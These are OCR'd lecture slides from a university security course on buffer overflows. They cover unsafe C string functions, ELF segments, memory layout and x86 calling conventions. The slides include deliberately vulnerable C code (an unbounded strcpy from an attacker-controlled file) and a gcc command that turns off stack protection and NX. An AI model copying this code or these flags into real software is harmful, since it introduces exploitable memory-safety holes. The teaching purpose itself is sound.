IERG 4130 – 2026 Fall

香港中文大學
CUHK

Vulnerability & Attacks: Buffer Overflow

Yajin ZHOU

https://yajin.org

Credits: Some of the slides are from CS161 of UC Berkeley, CSE 443 of PSU (Trent Jaeger), CS-412 of EPFL (Mathias Payer), CMPSC 447 of PSU (Gang Tan)


Some Terminology

- Software **error**
  - A programming mistake that makes the software not meet its expectations
- Software **vulnerability**
  - A software error that can lead to possible attacks
- **Attack**: The process of exploiting a vulnerability
  - An attack can exploit a vulnerability to achieve additional functionalities for attackers
    - e.g., privilege escalation, arbitrary code execution

Software, one of the weakest links

- Cryptographic algorithms are **strong**
  - **It's usually hard** to attack it
  - Even for crypto hash
- However, even for the best crypto algorithms
  - Software has to implement them correctly
  - A huge amount of software for other purposes
    - Access control; authentication; ...
- Which programming language to use also matters

Language of Choice for System Programming: C/C++



- Systems software
  - OS; hypervisor; web servers; firmware; network controllers; device drivers; compilers; …
- **Benefits of C/C++:** programming model close to the machine model; flexible; efficient
- BUT **error-prone**
  - Debugging memory errors is a headache
    - Perhaps on par with debugging multithreaded programs
  - **Huge security risk**

Comparing C to Java

- **Type safety**
  - Safety: something "bad" won't happen
  - "No untrapped errors"
- Java is **type safe**
  - **Static type system + runtime checks + garbage collection**
- C is **type unsafe**
  - Out-of-bound array accesses
  - Manual memory management
  - Bad type casts

Comparing C to Java

- **Type safety**
  - type safety is the extent to which a programming language discourages or prevents type errors.
  - Type errors:
    - In a given programming language, type errors are usually those that result from attempts to perform operations on values that are not of the appropriate data type, e.g. trying to add a string to an integer.


```
1   int x = 1;
2   char *s = "abc";
3   long y = x + (long)s;
4   *(char*)y = 'X';
```

Comparing C to Java

- Java is **type safe**
  - **Static type system + runtime checks + garbage collection**
- C is **type unsafe**
  - Out-of-bound array accesses
  - Manual memory management
  - Bad type casts

```
1   int x = 1;
2   char *s = "abc";
3   long y = x + (long)s;
4   *(char*)y = 'X';
```

Java: Runtime Array Bounds Checking



- Java
  - An exception is raised
  - The length of the array is stored at runtime (the length never changes)

```
1   int[] a = new int[10];
2   a[10] = 3;
3   // Exception: java.lang.ArrayIndexOutOfBoundsException:
4   //            Index 10 out of bounds for length 10
5
```

C: No Array Bounds Checking

- **Result in a silent error in C (buffer overflow)**
- After that, anything can happen
  - Mysterious crash depending on what was overwritten
  - A security risk as well: if the data written can be controlled by an attacker, then he can possibly exploit this for an attack

```c
int a[10];
a[10] = 3;    // out-of-bounds write: NO bounds check
              // → undefined behavior (UB)

```

C: No Array Bounds Checking

- There are many insecure library functions
  - char* strcpy(char* destination, const char* source);
    - The strcpy() function copies the string pointed by source (including the null character) to the character array destination.
  - void * memcpy(void *to, const void *from, **size_t numBytes**);
    - memcpy() is used to copy a block of memory from a location to another.

Memory Management

- C: manual memory management
  - malloc/free
  - Memory mismanagement problems: **use after free**; memory leak; **double frees**
- Java: Garbage Collection
  - No “free” operations for programmers
  - GC collects memory of objects that are no longer used
  - Java has no problems such as use after free, as long as the GC is correct

Java Strings

- Similar to an array of chars, but immutable
  - The length of the string is **stored at runtime** to perform bounds checking
- All string operations do not modify the original string (functional programming)
  - E.g., s.toLowerCase() returns a new string

C Strings

- C provides many string functions in its libraries (libc)
- For example, we use the **strcpy** function to copy one string to another:

```
#include <string.h>
char string1[] = "Hello, world!";
char string2[20];
strcpy(string2, string1);
```

Using Strings in C

- Another lets us compare strings
- This code fragment will print "strings are different". Notice that strcmp does **not** return a boolean result.

```
char string3[] = "this is";
char string4[] = "a test";
if(strcmp(string3, string4) == 0)
    printf("strings are equal\n");
else
    printf("strings are different\n")
```


Other Common String Functions

- strlen: getting the length of a string
- strncpy: copying with a bound
- strcat/strncat: string concatenation
- gets, fgets: receive input to a string
- …

Common String Manipulation Errors

- Programming with c-style strings, in c or c++, is error-prone
- Common errors include
  - **Buffer overflows**
  - null-termination errors
  - **off-by-one errors**
  - …

gets: Unbounded String Copies



- Occurs when data is copied from an unbounded source to a fixed-length character array

```
void main(void) {
    char Password[8];
    puts("Enter a 8-character password:");
    gets(Password);
    printf("Password=%s\n",Password);
}
```

strcpy and strcat

- The standard string library functions do not know the size of the destination buffer

```
int main(int argc, char *argv[]) {
    char name[2048];
    strcpy(name, argv[1]);
    strcat(name, " = ");
    strcat(name, argv[2]);
    ...
}
```

Better String Library Functions

- Functions that restrict the number of bytes are often recommended
- Never use gets(buf)
  - Use **`fgets(buf, size, stdin)`** instead
    - **buf:** Pointer to the character array where the input string is stored.
    - **size:** Maximum number of characters to read, including the null terminator (\0).
    - **stdin:** The input source, such as stdin for keyboard input

From gets to fgets

- char *fgets(char *BUF, int N, FILE *FP);
  - *“Reads at most N-1 characters from FP until a newline is found. The characters up to and including the newline are stored in BUF. The buffer is terminated with a 0.”*

```
void main(void) {
    char Password[8];
    puts("Enter a 8-character password:");
    fgets(Password, 8, stdin);
    ...
}
```

9

9

Better String Library Functions

- Instead of strcpy(), use strncpy()
- Instead of strcat(), use strncat()
- Instead of sprintf(), use snprintf()

But Still Need Care

- char *strncpy(char *s1, const char *s2, size_t n);
  - Copy not more than n characters (including the null character) from the array pointed to by s2 to the array pointed to by s1;
  - If the string pointed to by s2 is shorter than n characters, null characters are appended to the destination array until a total of n characters have been written.
- What happens if the size of s2 is n or greater
  - It gets truncated
  - **And s1 may not be null-terminated!**

Null-Termination Errors

```
int main(int argc, char* argv[]) {
    char a[16], b[16];
    strncpy(a, "0123456789abcdef", sizeof(a));
    printf("%s\n",a);
    strcpy(b, a);
}
```

- a[] not properly terminated. Possible segmentation fault if printf("%s\n",a);

- Buffer Overflow

Problems Caused by Buffer Overflows

- The first Internet worm, and many subsequent ones (CodeRed, Blaster, ...), exploited buffer overflows
- Buffer overflows still cause many security alerts nowadays
  - e.g., check out CERT, cve.mitre.org, or bugtraq

A TIMELINE OF MEMORY-CORRUPTION INCIDENTS


Problems Caused by Buffer Overflows


- Trends
  - Attacks defeat mitigations — **info-leak + ROP** bypass NX/ASLR/Canary
  - Exploitation is increasingly **automated / tool-assisted**
  - Counter-push: **memory-safe languages** (Rust, Go…)

Memory Bug: No.1 Software Vulnerability

~70%


of serious vulns are **memory-safety** bugs





How Can Buffer Overflow Errors Lead to Software Vulnerabilities?

- All the examples look like simple *programming bugs*
- How can they possibly enable attackers to do bad things?
  - **Stack smashing** to exploit buffer overflow
    - **Example:** the 1988 **Morris Worm** overflowed gets() in fingerd — a one-line bug that took down ~10% of the Internet.
- We will illustrate the technique using the Intel x86-32 architecture



Compilation, Program, and Process

```c
/* The vulnerable function.
 * Two parameters (src, len) -> illustrates parameter passing on the stack.
 * A fixed-size local buffer   -> the overflow target.                      */
int vul(char *src, int len)
{
    char buffer[100];            /* local buffer on the stack             */
    strcpy(buffer, src);         /* BUG: unbounded copy -> stack overflow */
    return len;
}

int main(int argc, char **argv)
{
    char input[1024];
    FILE *fp = fopen("badfile", "r");
    int  len = fread(input, 1, 1024, fp);   /* attacker controls badfile   */
    fclose(fp);

    vul(input, len);             /* main passes 2 args: src=input, len    */
    printf("Returned properly\n");
    return 0;
}
```

- gcc -g -o vul **-m32** -z **execstack -fno-stack-protector** -fno-pie -no-pie vul.c


Compilation, Program, and Process

- Compilation
  - From high-level programs (e.g., written in c language) to low-level machine code
- Program: static code and data
  - The ELF file vul
- Process: a runtime instance of a program
  - ./vul: From program to running process
  - **Example:** one program vul on disk → run it twice → two processes, each with its **own** stack/heap in memory.

ELF: Sections vs Segments

- **Sections — "linking view"**
  - Data for linking & relocation
  - e.g. .text .rodata .data .bss
  - used by the linker at build time
- **Segments — "execution view"**
  - Info needed for runtime execution
  - the loader maps segments into memory
  - each carries R/W/X permissions

ELF: Sections vs Segments



```
Elf file type is EXEC (Executable file)
Entry point 0x8049090
There are 11 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00160 0x00160 R   0x4
  INTERP         0x000194 0x08048194 0x08048194 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x003a0 0x003a0 R   0x1000
  LOAD           0x001000 0x08049000 0x08049000 0x00260 0x00260 R E 0x1000
  LOAD           0x002000 0x0804a000 0x0804a000 0x00124 0x00124 R   0x1000
  LOAD           0x002f00 0x0804bf00 0x0804bf00 0x00120 0x00124 RW  0x1000
  DYNAMIC        0x002f08 0x0804bf08 0x0804bf08 0x000e8 0x000e8 RW  0x4
  NOTE           0x0001a8 0x080481a8 0x080481a8 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x002024 0x0804a024 0x0804a024 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002f00 0x0804bf00 0x0804bf00 0x00100 0x00100 R   0x1

Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt
   03     .init .plt .text .fini
   04     .rodata .eh_frame_hdr .eh_frame
   05     .init_array .fini_array .dynamic .got .got.plt .data .bss
   06     .dynamic
   07     .note.gnu.build-id .note.ABI-tag
   08     .eh_frame_hdr
   09
   10     .init_array .fini_array .dynamic .got
```

ELF: Sections vs Segments

LINKING VIEW — SECTIONS

- .interp / .dynsym / .dynstr
- .init / .plt / **.text** / .fini
- .rodata / .eh_frame
- .init_array / .dynamic / .got / .got.plt
- .data
- .bss

→

EXECUTION VIEW — 4 LOAD SEGMENTS

- **LOAD R-- → headers / dynamic**
  .interp .dynsym .dynstr .rel.plt
- **LOAD R-E → code**
  .init .plt .text .fini
- **LOAD R-- → read-only**
  .rodata .eh_frame
- **LOAD RW- → data**
  .init_array .dynamic .got .got.plt .data .bss

GNU_STACK ≠ a segment — MemSiz 0, maps nothing. It only sets the **runtime stack's permission** to RWE (our `-z execstack`).

- **The mapping is literally in the binary — readelf -l vul**

REAL PROGRAM HEADERS — `READELF -L VUL`


```
Type    VirtAddr    Flg   Sections
LOAD    0x08048000  R     .interp .dynsym .dynstr .rel.plt …   # headers
LOAD    0x08049000  R E   .init .plt .text .fini              # code
LOAD    0x0804a000  R     .rodata .eh_frame                   # read-only
LOAD    0x0804bf00  R W   .init_array .dynamic .got .data .bss # data
GNU_STACK           RWE   (MemSiz 0)                    # a flag: stack perms, NOT a mapping
```

Linking view vs Execution view


- **Permissions come from segments**
  - code segment = R-E (execute, but not writable)
  - data segment = RW- (writable, but not executable)
  - the stack is a RW- region → not executable under NX (No-eXecute) or DEP (Data Execution Prevention). In the example, we use executable stack (NX is not enabled)
- **Security consequence**
  - Classic exploits put shellcode on the stack and jump to it.
  - NX / DEP marks the stack non-executable → that shellcode won't run.
  - attackers move to ROP (reuse existing R-E code).

From file to process

- **Loader builds the process image**
- ELF on disksections→code seg (R-E)data seg (RW-)+ stack, heap
  - The loader maps each LOAD segment to memory with its permissions.
  - Then sets up the stack and heap (created at runtime, not in the file).
  - Now we can look at the runtime memory layout.



Program Memory Layout




- **Text**: executable code (R-E)
- **Data / BSS**: global & static variables
- **Heap**: dynamic memory, grows **up**
- **Stack**: local vars & call info, grows **down**
- Local buffers live on the **stack** → our target

Program Memory Layout

```
int g = 100;          // Data  (init global)
int u;                // BSS   (uninit global)
int main(){
  int a, b;           // Stack (locals)
  char *p =
    malloc(16);       // p on Stack, *p on Heap
}
```

Program Memory Layout

Process Memory Layout — where each variable lives




high addresses at top · stack grows ↓, heap grows ↑ · Text/Data/BSS fixed at load

香港中文大學
CUHK

Calling Convention

Function Calls




- The **caller** function (**main**) calls the **callee** function (**foo**).
- The callee function executes and then returns control to the caller function.

x86 Calling Convention

- An understood way for functions to call other functions and know what state the processor will return in
- How to pass arguments
  - Arguments are pushed onto the stack in reverse order, so **func(val1, val2, val3)** will place **val3** at the highest memory address, then **val2**, then **val1**
- How to receive return values
  - Return values are passed in EAX


x86 Calling Convention




- Which registers are caller-saved or callee-saved
  - **Callee-saved**: The callee must not change the value of the register when it returns
  - **Caller-saved**: The callee may overwrite the register without saving or restoring it
- Where local variables are stored

Calling a Function in x86

